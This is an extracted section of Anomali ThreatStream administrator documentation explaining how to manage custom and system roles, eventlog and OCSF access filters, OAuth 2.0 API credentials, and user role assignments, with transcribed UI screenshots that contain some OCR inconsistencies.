>	☐	Iamona_SE	EVENTLOG 1=1	Jan 07, 2026 14:49:58.124 -08	Edit All Objects, Use Security Analytics, Approve Inte...	Last 5 years
>	☐	Iamona_TAM		Jun 02, 2026 08:58:00.255 -07	Edit All Objects, Edit Rules, Approve Intelligence, Cre...	Last 5 years
>	☐	Iamona_ux	EVENTLOG sourcetype != ""	Jul 29, 2025 18:07:56.306 -07	Approve Intelligence, Create Community Intelligenc...	Last 5 years
>	☐	 Intelligence Approver		Oct 02, 2024 18:13:38.345 -07	Approve Intelligence	
>	☐	lawfirm_dev		Jan 07, 2026 19:20:46.752 -08		
>	☐	 MFA Exempt		Oct 02, 2024 18:13:38.353 -07	Bypass MFA	

For details on custom role management, refer to these sections:


- ["Creating a Role" below](#)
- ["Editing a Role" on page 230](#)
- ["Deleting a Role " on page 231](#)

Creating a Role

Organization Administrators can create custom roles by selecting out-of-the-box permissions and creating eventlog or OCSF filters associated with these roles.

To create a new role:

1. In the bottom-left corner of the side navigation panel, click **Settings** (⚙️) > **User & Role Management**.
2. Click the **Roles** tab.
3. Click **New** to display the New User Role dialog box.



4. (Required) Enter a role name.
5. (Optional) Select the filter type for this role:
 - **Eventlog**—to specify an eventlog filter that grants visibility of the eventlog and associated lookup tables. Log source filters can be based on the following fields: `sourcetype`, `event_tags`, `ext_source`, and `ext_sourcetype`. For example, to create a filter that gives access to AWS VPC Flow logs, create a filter with the following syntax: `sourcetype in ('aws_vpc_flow')`.

- **OCSF**—to specify an OCSF filter that restricts access to specific OCSF event categories using a `category_name` constraint. For example: `category_name = 'Network Activity'`. See [OCSF Support for Role-Based Access Control](#) for more information.

The table below includes examples of eventlog and OCSF filters.

Role	Log Sources	Eventlog Filter	OCSF Filter
Network Admin	AWS, VPC, Cisco, Fortinet	<code>sourcetype in ('aws_vpc_dns', 'aws_vpc_flow')</code>	<code>category_name = 'Network Activity'</code>
SecOps	Defender, Netscope, JumpCloud	<code>sourcetype in ('aws_vpc_dns', 'aws_vpc_flow', 'defender_atp', 'netscope:application', 'jumpcloud')</code>	<code>category_name in ('Network Activity', 'System Activity')</code>
HR	Paylocity, Sapling	<code>event_tags in ('paylocity', 'sapling')</code>	<code>category_name = 'Identity & Access Management Activity'</code>
Finance	Coupa	<code>event_tags in ('coupa')</code>	<code>category_name = 'Application Activity'</code>
Anomali Platform Administrator	All	<code>sourcetype != ""</code>	All categories (no filter required)

**Notes:**

- An active Security Analytics subscription is required to use the eventlog and OCSF schema fields.
- Schema-based RBAC filtering is a limited-availability feature.
- If the eventlog filter is not specified, the eventlog searching is not restricted by this role. If it is specified, then the eventlog searching is restricted to what is specified in the eventlog filter.
- If a role does not have an eventlog filter, no restrictions are applied. If a user is assigned a role with an eventlog filter, the user can access only the data permitted by that filter.
- If a user has more than one role assigned, their eventlog filters are OR'ed. Therefore, the user can view the eventlogs specified by any of the filters specified in the roles assigned.
- A role supports only one filter type. Selecting a schema type clears any filter previously entered for the other schema. To grant a user access to both schemas, assign two roles: one with an eventlog filter and one with an OCSF filter. For details on how OCSF and eventlog filters affect search results under different role configurations, see [OCSF Support for Role-Based Access Control](#) in the Anomali Search documentation.

6. (Optional) Select the maximum search back range. This configuration controls how far back in time a user who is assigned this role can search the eventlog data. By default, the time range is last 90 days. You can choose one of the following values:

- Last 1 day
- Last 7 days
- Last 30 days

- Last 90 days
- Last 6 months
- Last 1 year
- Last 2 years
- Last 5 years



Notes:

- An active Security Analytics subscription is required to use the Max Search Back field.
- The Max Search Back setting applies to all searches a user can run in the Search interface. It is not tied to the eventlog or OCSF filters applied to the role. If the user has more than one role assigned and some of those roles have different time ranges specified, then the longer of the time ranges is selected. If a role does not have a time range specified, then the search time range is not restricted for the role.

7. (Optional) Select the permissions granted by this role.

Refer to the table below for the description of permissions.

Permission	Description
Approve intelligence	Enables a user to approve imported intelligence.
Bypass MFA	Makes a user exempt from multi-factor authentication.
Create community intelligence	Enables a user to create intelligence shared with the Anomali Community. This includes importing observables, creating Sandbox reports, as well as modifying tags and commenting on observables and Sandbox reports shared with the Anomali Community.

Permission	Description
Create PIR Configurations	Enables a user to create new Priority Intelligence Requirements.  Note: This role is only applicable to organizations that use ThreatStream Next Gen.
Delete PIR Configurations	Enables a user to delete Priority Intelligence Requirements.  Note: This role is only applicable to organizations that use ThreatStream Next Gen.
Edit All Objects	Enables a user to edit all organization settings and most system objects. Actions such as managing rules, submitting to sandboxes, or using Security Analytics require additional permissions.
Edit Rules	Enables a user to edit rules.
Import to TAXII Feeds	Enables a user to push data from TAXII clients to your ThreatStream TAXII server.
Pause/Resume PIR Configurations	Enables a user to transition PIR status between Active and Paused.  Note: This permission is only applicable to organizations that use ThreatStream Next Gen.

Permission	Description
Run PIR Configurations	Enables a user to trigger an on-demand PIR run.  Note: This permission is only applicable to organizations that use ThreatStream Next Gen.
Submit to Sandbox	Enables a user to submit malware to a sandbox for detonation. This privilege also applies to sandbox submissions made through phishing mailboxes. See "Analyzing Malware with the ThreatStream Sandbox" on page 874 for more information.
Use OAuth 2.0 API Credentials	Enables a user to create and manage OAuth 2.0 API credentials. When this permission is enabled, a user can generate a client ID and a Secret Key which can be used to obtain access tokens for integrating ThreatStream with third-party applications in a secure, standards-based manner. For details, see "Managing OAuth 2.0 API Credentials" on page 232.  Note: This is a limited-availability feature.
Use Security Analytics	Enables a user to access Anomali Security Analytics. Read Only users can also be assigned the Security Analytics User system role, thus enabling Read Only users to access the Anomali Security Analytics user interface. For details on system roles, see "Using System Roles" on page 234.  Note: An active Security Analytics subscription is required to apply this permission to a role.

Permission	Description
View All Objects	Enables a user to view all ThreatStream pages and settings. When used with the system Auditor role, the user is limited to read-only regardless of other assigned permissions. For details on the Auditor system role, see "Using System Roles" on page 234 .
View PIR Configurations	Enables a user to see PIRs and their outputs.  Note: This permission is only applicable to organizations that use ThreatStream Next Gen.



Note: Permissions, such as Use API, Can Use Chat, SSO_User, and Read Only Account, cannot be added to custom roles. These permissions have their corresponding system roles which can be assigned to users along with custom created roles on the Users tab of the User & Role Management page. For details on user management, refer to ["Managing Users" on page 240](#). For details on system roles, refer to ["Using System Roles" on page 234](#).

8. Click **Save**.

The new role has been created and added to the list of organization roles.

Users

Roles

SSO

Search Roles

1 of 17 results

Editing a Role

Organization Administrators can edit any role created within their organization.

To edit a role:

1. In the bottom-left corner of the side navigation panel, click **Settings** (⚙️) > **User & Role Management**.
2. Click the **Roles** tab.
3. Select a role you want to edit.
4. Click **Edit**.

Name	Description	Last Modified	Last Used
Admin User	Admin User	04/10/2024 10:10:00 -07	Last 30 days
Admin	Admin	04/10/2024 10:10:00 -07	Last 30 days
Connect User Capable	Connect User Capable	04/10/2024 10:10:00 -07	Last 30 days
Connect User ThreatStream	Connect User ThreatStream	04/10/2024 10:10:00 -07	Last 30 days
Chat User	Use Chat	04/10/2024 10:10:00 -07	Last 30 days
Community Contributor	Create community intelligence	04/10/2024 10:10:00 -07	Last 30 days
Intelligence Approver	Approve intelligence	04/10/2024 10:10:00 -07	Last 30 days
IRPA Example	Replay IRPA	04/10/2024 10:10:00 -07	Last 30 days
Network Admin_Test	manage in Chat, use, use	Feb 28, 2025 10:10:00 -08	Last 30 days
New Role		Feb 28, 2025 10:10:00 -08	Last 30 days
Organization Administrator	Approve intelligence, Submit to sandbox, Edit All Objects, Import to TAD3 Feed	04/10/2024 10:10:00 -07	Last 30 days
Read Only	Read All Objects	04/10/2024 10:10:00 -07	Last 30 days
Role Editor	Read only User	04/10/2024 10:10:00 -07	Last 30 days
Sandbox Submitter	Edit Role	04/10/2024 10:10:00 -07	Last 30 days
Security Analytics User	Submit to sandbox	04/10/2024 10:10:00 -07	Last 30 days
TAD3 User	Use Security Analytics	04/10/2024 10:10:00 -07	Last 30 days
TAD3 Importer	Import to TAD3 feeds	04/10/2024 10:10:00 -07	Last 30 days

5. In the Edit User Role dialog box, make the necessary changes. Note that if you update the search time range, the update will impact the search time range and search results of all users that are assigned this role.

Edit User Role Close

Name
Demo

Schema
Eventlog OCSF

Eventlog Filter

Max Search Back
Last 5 years

Permissions

- ☒ Approve Intelligence ⓘ
- ☐ Bypass MFA ⓘ
- ☒ Create Community Intelligence ⓘ
- ☐ Create PIR Configurations ⓘ
- ☐ Delete PIR Configurations ⓘ
- ☒ Edit All Objects ⓘ
- ☒ Edit Rules ⓘ
- ☒ Import To TAXII Feeds ⓘ
- ☐ Pause/Resume PIR Configurations ⓘ
- ☐ Run PIR Configurations ⓘ
- ☒ Submit To Sandbox ⓘ
- ☐ Update PIR Configurations ⓘ
- ☐ Use OAuth 2.0 API Credentials ⓘ
- ☒ Use Security Analytics ⓘ
- ☐ View All Objects ⓘ
- ☐ View PIR Configurations ⓘ

Cancel Save

6. Click **Save**.

The role is updated.

Deleting a Role

Organization Administrators can delete the roles that are not assigned to any active user or SSO group. System roles that have the  icon next to them cannot be deleted.

To delete a role:

1. In the bottom-left corner of the side navigation panel, click **Settings** () > **User & Role Management**.
2. Click the **Roles** tab.
3. Select the role you want to delete.

Name	Description	Last Modified	Permissions	Max Search Back
API User		04/10/2024 16:13:20Z -07	Use API	Last 30 days
Admin		04/10/2024 16:13:20Z -07	View All Objects	Last 30 days
Control User Capital		04/10/2024 16:13:20Z -07	Control User Capital	Last 30 days
Control User ThreatStream		04/10/2024 16:13:20Z -07	Control Access ThreatStream	Last 30 days
Chat User		04/10/2024 16:13:20Z -07	Use Chat	Last 30 days
Community Contributor		04/10/2024 16:13:20Z -07	Create community intelligence	Last 30 days
Intelligence Approver		04/10/2024 16:13:20Z -07	Approve Intelligence	Last 30 days
Intelligence Analyst		04/10/2024 16:13:20Z -07	Revoke MFA	Last 30 days
Network Admin_Tot	manage in (Data, Ops, Dev)	Feb 26, 2025 10:55:52Z -08	Approve Intelligence, Create community intelligence, Use Security Analysis	Last 30 days
New Role		Feb 26, 2025 10:55:52Z -08	Approve Intelligence, Submit to sandbox, Edit All Objects, Import to TADS Feed	Last 30 days
Organization Administrator		04/10/2024 16:13:20Z -07	Edit All Objects	Last 30 days
Read Only		04/10/2024 16:13:20Z -07	Read only User	Last 30 days
Task Editor		04/10/2024 16:13:20Z -07	Edit roles	Last 30 days
Sandbox Submitter		04/10/2024 16:13:20Z -07	Submit to sandbox	Last 30 days
Security Analytics User		04/10/2024 16:13:20Z -07	Use Security Analytics	Last 30 days
SSO User		04/10/2024 16:13:20Z -07		Last 30 days
SSO Importer		04/10/2024 16:13:20Z -07	Import to TADS feeds	Last 30 days

4. Click **Delete**.

The selected role is deleted.

Managing OAuth 2.0 API Credentials



Note: Only Organization Administrators and users with the Use OAuth 2.0 API Credentials permission can create OAuth 2.0 apps in ThreatStream. For details, see ["Managing Roles "](#) on page 222.

Anomali API endpoints support the OAuth 2.0 Client Credentials flow — an industry-standard method for authenticating and authorizing API clients. This approach uses short-lived access tokens instead of static API keys, reducing the risk of credential exposure and enhancing overall security.


If you have the Use OAuth 2.0 API Credentials permission on the Anomali platform, you can create up to 5 sets of OAuth 2.0 API credentials (Client ID and Secret Key), edit their names, or delete.

Creating OAuth 2.0 API Credentials

To create a set of OAuth 2.0 API credentials:

1. Navigate to **Profile > Account Settings**.
2. Click **New**.
3. In the dialog box that opens, enter a meaningful name for the set of credentials.
4. Click **Create**.

The Client ID and Secret Key are generated.




The dialog box titled "Create OAuth 2.0 Credentials" contains the following fields and elements:

- Name:** A text input field with the placeholder "Integration".
- Client id:** A text input field containing the value "aahDGeTOWYDQXWmLK22nB4Jv0EgHNBkWDPrmz".
- Secret Key:** A text input field with a masked value (dots).
- Copy Secret Key Now:** A yellow callout box with a circular icon containing a 'c' and the text "Copy the secret key as this is the only opportunity to do so."
- Create:** A blue button at the bottom right.

5. Copy the value of the generated Secret Key because after leaving this page, there is no way to retrieve it. If you do not save it, you will need to generate a new set of OAuth 2.0 API credentials.
6. Click **Create**.

The generated Client ID is added to the list of OAuth 2.0 API Credentials.



The "Account Settings" page shows a table of "OAuth 2.0 API Credentials". The table has columns for Name, Client ID, Secret Key, and Expiry. A single credential is listed with the name "Integration", Client ID "aahDGeTOWYDQXWmLK22nB4Jv0EgHNBkWDPrmz", and Expiry "Apr 16, 2023 20:02:02 -07".

Name	Client ID	Secret Key	Expiry
Integration	aahDGeTOWYDQXWmLK22nB4Jv0EgHNBkWDPrmz	[Masked]	Apr 16, 2023 20:02:02 -07


Once you have your Client ID and Client Secret, you need to obtain a token to access ThreatStream API endpoints. For details on how to generate and use a token to access API endpoints, refer to [Authenticating to ThreatStream with an OAuth 2.0 Token](#).

Editing OAuth 2.0 API Credentials

You can edit names of active OAuth 2.0 API credentials.

To edit a name of the set of OAuth 2.0 API credentials:

1. Navigate to **Profile > Account Settings**.
2. Select the set of credentials whose name you want to change.
3. Click **Edit**.



4. In the Edit OAuth 2.0 Credentials dialog box, modify the name of the credentials.
5. Click **Save**.


The name of the OAuth 2.0 API credentials is updated.

Deleting OAuth 2.0 API Credentials

If an integration is decommissioned or your OAuth 2.0 API credentials are compromised, you can always delete them.

To delete a set of OAuth 2.0 API credentials:

1. Navigate to **Profile > Account Settings**.
2. Select the set of credentials that you want to delete.



3. Click **Delete**.
4. Click **Delete** in the conformation pop-up window.

The OAuth 2.0 API credentials are deleted.

Using System Roles


On the Anomali platform, system roles define common user permissions, which represent specific actions, capabilities, or tasks that users can perform on the

Anomali platform. These roles are predefined, cannot be modified or deleted, and are marked with the system role icon ().

System roles are maintained primarily for backward compatibility with earlier versions of ThreatStream. For this reason, Anomali recommends transitioning to custom roles, and using system roles only when no equivalent permissions are available within a custom role. Custom roles allow multiple permissions to be grouped under a single role and support the configuration of event log access and maximum search-back visibility.

For information on creating custom roles, see ["Creating a Role" on page 223](#).

For information on adding and configuring users, see ["Adding a User" on page 241](#) and ["Editing User Roles" on page 243](#).



ID	Name	Roles	Last Created	Last Modified
1	API User	API User, Security Analytics User, MFA Manager, Intelligence Approver	Aug 21, 2019 18:45:00 -07	Jan 15, 2025 16:24:42 -08
2	Rule Editor	Rule Editor, Intelligence Approver, TAXII Importer, API User, Community Contributor, Sandbox Submitter, Security Analytics User, Organization Administrator, MFA Manager	Aug 21, 2019 02:14:08 -07	Apr 08, 2024 21:24:05 -07
3	Rule Editor	Rule Editor, Intelligence Approver, TAXII Importer, API User, Community Contributor, Sandbox Submitter, Security Analytics User, Organization Administrator, MFA Manager	Aug 21, 2019 02:14:08 -07	Nov 04, 2024 21:48:05 -08
4	Rule Editor	Rule Editor, Intelligence Approver, TAXII Importer, API User, Community Contributor, Sandbox Submitter, Security Analytics User, Organization Administrator, MFA Manager	Feb 11, 2019 02:14:08 -08	Feb 20, 2025 21:52:27 -08
5	Organization Administrator	Organization Administrator, Rule Editor, Intelligence Approver, API User, Sandbox Submitter, Security Analytics User	Feb 07, 2019 02:09:52 -08	Jul 21, 2023 22:57:04 -07
6	Rule Editor	Rule Editor, Intelligence Approver, TAXII Importer, API User, Community Contributor, Sandbox Submitter, Security Analytics User, MFA Manager	Aug 01, 2024 22:28:00 -07	Feb 24, 2025 15:25:21 -08
7	Organization Administrator	Organization Administrator	Feb 20, 2025 21:54:48 -08	Feb 20, 2025 21:53:38 -08

For the description of system roles and their corresponding permissions, refer to the table below.

System Role	Permission	Description
API User	N/A	A user-specific API key is generated when an organization administrator assigns the API User role to a user. This API key can be viewed on the My Profile tab within ThreatStream settings. The role also enables the user to view software downloads on the ThreatStream Downloads page. When the role is removed from a user, the user loses access to their API key and the Download page.  Note: The API User system role does not have a corresponding permission that can be included into a custom role. Therefore, to grant a user the permission to use API and access the Downloads page, the API User system role must be assigned to this user.
Auditor	View All Objects	Grants a user read-only access to all ThreatStream pages and settings.
Cannot Use Copilot	N/A	Restricts a user from accessing Anomali Copilot.  Note: This is a limited availability permission. You cannot assign it to users.
Cannot Use ThreatStream	N/A	Restricts a user from accessing ThreatStream.  Note: This is a limited availability permission. You cannot assign it to users.

System Role	Permission	Description
Chat User	N/A	Enables a user to use chat on ThreatStream. See "Enabling Chat for Your Organization" on page 1256 for more information.  Note: The Chat User system role does not have a corresponding permission. Therefore, to grant a user the permission to use chat, the Chat User system role must be assigned to this user.
Community Contributor	Create community intelligence	Enables a user to create intelligence shared with the Anomali Community. This includes importing observables, creating Sandbox Reports, as well as modifying tags and commenting on observables and Sandbox Reports shared with the Anomali Community.
Intelligence Approver	Approve intelligence	Enables a user to approve imported intelligence.
MFA Exempt	Bypass MFA	Makes a user exempt from multi-factor authentication.  Note: This role is only applicable to organizations that require MFA.


System Role	Permission	Description
Organization Administrator	Edit All Objects	Grants a user organization administrator privileges. For more on user roles in ThreatStream, see "Non-administrator Permissions" on page 250. For organizations that use Anomali Security Analytics, the Organization Administrator role in ThreatStream also gives users administrator permissions in Anomali Security Analytics. Note that, for organizations that have the Anomali Security Analytics subscription, users must have the Security Analytics User role enabled for them to access the Security Analytics user interface.
PIR Manager		Grants non-Read-Only users permission to view, create, update, delete, run on demand, pause, and resume PIR configurations. Note: This role is only applicable to organizations that use ThreatStream Next Gen.
PIR Viewer		Grants Read-Only users permission to view PIR configurations. Note: This role is only applicable to organizations that use ThreatStream Next Gen.

System Role	Permission	Description
Read Only	N/A	Provides read-only access to ThreatStream, regardless of other assigned permissions. Read Only users can view and export intelligence on ThreatStream but cannot create, edit or delete intelligence of any kind. For more information, see "Read Only User Privileges" on page 217.  Notes: - The Read Only system role does not have a corresponding permission. Therefore, to grant a user the Read Only permission, the Read Only system role must be assigned to the user. - The Read Only system role cannot be combined with the Intelligence Approver, Community Contributor, TAXII Importer, Rule Editor, Organization Administrator, and Sandbox Submitter system roles.
Rule Editor	Edit rules	Enables a user to edit rules.
Sandbox Submitter	Submit to sandbox	Enables a user to submit malware to a sandbox for detonation. This privilege also applies to sandbox submissions made through phishing mailboxes. See "Analyzing Malware with the ThreatStream Sandbox" on page 874 for more information.

System Role	Permission	Description
Security Analytics User	Use Security Analytics	Enables a user to access Anomali Security Analytics.  Note: The Security Analytics User system role requires an active Security Analytics subscription.
SSO_User	N/A	Enables a user to use SSO for authentication. This role must be assigned to all users who use SSO for authenticating to the Anomali platform.  Note: The SSO_User system role does not have a corresponding permission. Therefore, to grant a user the permission to use SSO for authentication, the SSO_User system role must be assigned to this user.
TAXII Importer	Import to TAXII Feeds	Enables a user to push data from TAXII clients to your ThreatStream TAXII server.

Managing Users

The Users tab on the User & Role Management page provides a list of all active users in your organization, including their names, assigned roles, statuses when they were created, and when they last signed in. From the Users tab, organization administrators can add new users, modify user roles, reset MFA tokens, reset user passwords, unlock and deactivate accounts, reset API credentials, and export user information in CSV format.



ID	NAME	ROLES	LAST CREATED	LAST SIGNED IN	STATUS
1	Security Analyst User	API User, Security Analyst User, MFA Enforce, Intelligence	Aug 21, 2019 10:04:00 -07	Jan 17, 2020 10:29:42 -08	
2	Role Editor	Intelligence Approver, TAXI Inspector, API User	Aug 22, 2019 02:16:00 -07	Apr 06, 2024 21:40:00 -07	
3	Role Editor	Intelligence Approver, TAXI Inspector, API User	Aug 22, 2019 02:21:00 -07	Nov 04, 2024 21:40:00 -08	
4	Role Editor	Intelligence Approver, TAXI Inspector, API User	Feb 02, 2019 17:24:00 -08	Feb 20, 2025 21:02:00 -08	
5	Organization Administrator	Role Editor, Intelligence Approver	Feb 02, 2019 02:08:00 -08	Jul 21, 2025 22:57:00 -07	
6	Role Editor	Intelligence Approver, TAXI Inspector, API User	Aug 05, 2019 22:28:00 -07	Feb 21, 2025 10:59:00 -08	
7	Organization Administrator		Feb 20, 2025 22:56:00 -08	Feb 21, 2025 20:51:00 -08	

For details on user management, refer to these sections:

- ["Adding a User" below](#)
- ["Editing User Roles" on page 243](#)
- ["Resetting MFA Tokens" on page 244](#)
- ["Recovering the MFA Shared Secret" on page 245](#)
- ["Unlocking a User" on page 245](#)
- ["Resetting API" on page 245](#)
- ["Resetting a Password" on page 246](#)
- ["Deactivating a User" on page 247](#)
- ["Exporting User Information" on page 247](#)

Adding a User

Users with the Organization Administrator role can add new users to their organization and assign roles to them.

To add a new user to your organization:

1. In the bottom-left corner of the side navigation panel, click **Settings** (⚙️) > **User & Role Management**.
2. On the Users tab, click **New**.
3. In the New User dialog box that opens, enter the user's email.

New User Close

New User Details

Email

Assigned Roles

- ☐ adfs-qa-org
- ☐ adfs-qa-org-role1
- ☐ API User
- ☐ Auditor
- ☐ azure_qaorg
- ☐ Cannot Use Copilot
- ☐ Cannot Use ThreatStream
- ☐ Chat User
- ☐ Community Contributor
- ☐ Intelligence Approver
- ☐ MFA Exempt
- ☐ New Role Updated
- ☐ New Role Updated 2
- ☐ New Role Updated - Dan 1
- ☐ Organization Administrator
- ☐ Read Only
- ☐ Rule Editor
- ☐ Sandbox Submitter
- ☐ schang
- ☐ Security Analytics User
- ☐ SSO_User
- ☐ TAXII Importer

Cancel Save

4. Select the roles that you want to assign to the user. A user can have multiple roles assigned. The effective permissions of a user are the union of all permissions granted by all their assigned roles. If one of the assigned roles of the user has a permission and the other does not, then the user is granted the permission. If none of the assigned roles has a permission, then the user is not granted the permission.



Note: Roles with the  icon next to them are ThreatStream systems roles, which are predefined by Anomali. System roles are primarily intended to facilitate the transition of existing Anomali customers to the new User Management UI. Instead of assigning system roles, Anomali recommends creating custom roles tailored to the needs of your organization. Use system roles only when a required permission is not available for inclusion in a custom role. For more details on system roles, refer to ["Using System Roles" on page 234](#). For details on creating custom roles, refer to ["Creating a Role" on page 223](#).

5. Click **Save**.

The new user is added to the list of organization users.

Editing User Roles

Organization administrators can configure roles of their organization users. Name and email address of users cannot be configured.



Note: The users whose email starts with devops+ cannot be edited. These are service accounts which were created by Anomali for integration purposes. See ["Service Account Permissions" on page 253](#) for more information.

To edit roles of a user:

1. In the bottom-left corner of the side navigation panel, click **Settings** (⚙️) > **User & Role Management**.
2. On the Users tab, select the user whose roles you want to configure.
3. Click **Edit**.

The screenshot shows the 'User & Role Management' interface. It has tabs for 'Users', 'Roles', and 'SSO'. The 'Users' tab is active. A search bar is at the top. Below it, a table lists users with columns for 'Email', 'Name', 'Assigned Roles', 'Last Created', 'Last Logged In', and 'Status'. One user is highlighted in blue.

Email	Name	Assigned Roles	Last Created	Last Logged In	Status
[redacted]	[redacted]	API User, Intelligence Approver, MFA Enroll	Aug 21, 2019 19:34:35:000 -07	Mar 04, 2025 20:57:40:000 -08	
[redacted]	[redacted]	API User, Community Contributor, Intelligence	Aug 22, 2019 22:21:18:000 -07	Nov 04, 2024 21:49:06:655 -08	
[redacted]	[redacted]	API User, Community Contributor, Intelligence	Mar 04, 2025 22:30:04:000 -08	Mar 10, 2025 20:32:53:024 -07	
[redacted]	[redacted]	api-varying, New Role Updated - User 1, Organization	Mar 11, 2025 21:28:02:405 -07		Force Change Password
[redacted]	[redacted]	API User, Community Contributor, Intelligence	Feb 10, 2019 17:24:37:000 -08	Mar 16, 2025 20:00:30:882 -07	
[redacted]	[redacted]	api-varying, api-varying-test, Security Analytics User	Feb 07, 2018 02:09:12:000 -08	Mar 10, 2025 22:18:55:779 -07	
[redacted]	[redacted]	API User, Community Contributor, Intelligence	Aug 03, 2024 22:28:03:000 -07	Mar 10, 2025 10:30:33:337 -07	
[redacted]	[redacted]	MFA Enroll, Organization Administrator	Feb 20, 2025 23:58:48:000 -08	Mar 10, 2025 16:04:09:931 -07	

4. Select the new roles you want to assign to the user.

Edit User
Edit User Details

Close

Email

Assigned Roles

- ☒ adfs-qa-org
- ☐ adfs-qa-org-role1
- ☐ API User
- ☐ Auditor
- ☐ azure_qaorg
- ☐ Cannot Use Copilot
- ☐ Cannot Use ThreatStream
- ☐ Chat User
- ☐ Community Contributor
- ☐ Intelligence Approver
- ☐ MFA Exempt
- ☐ New Role Updated
- ☐ New Role Updated 2
- ☒ New Role Updated - Dan 1
- ☒ Organization Administrator
- ☐ Read Only
- ☐ Rule Editor
- ☐ Sandbox Submitter
- ☐ schang
- ☐ Security Analytics User
- ☐ SSO_User
- ☐ TAXII Importer

Cancel Save



Note: When updating roles of multiple users, the newly selected roles replace existing roles previously assigned to these users.

5. Click **Save**.

The user's roles are updated.


Resetting MFA Tokens

If users cannot log in to ThreatStream due to their current MFA configuration, organization administrators can reset their MFA tokens. After the reset, users will be prompted to configure MFA using a new shared secret.

To reset a configured MFA token for a user:

1. In the bottom-left corner of the side navigation panel, click **Settings** (⚙️) > **User & Role Management**.
2. On the Users tab, select the user whose MFA you want to reset.

3. Click **Reset MFA**.



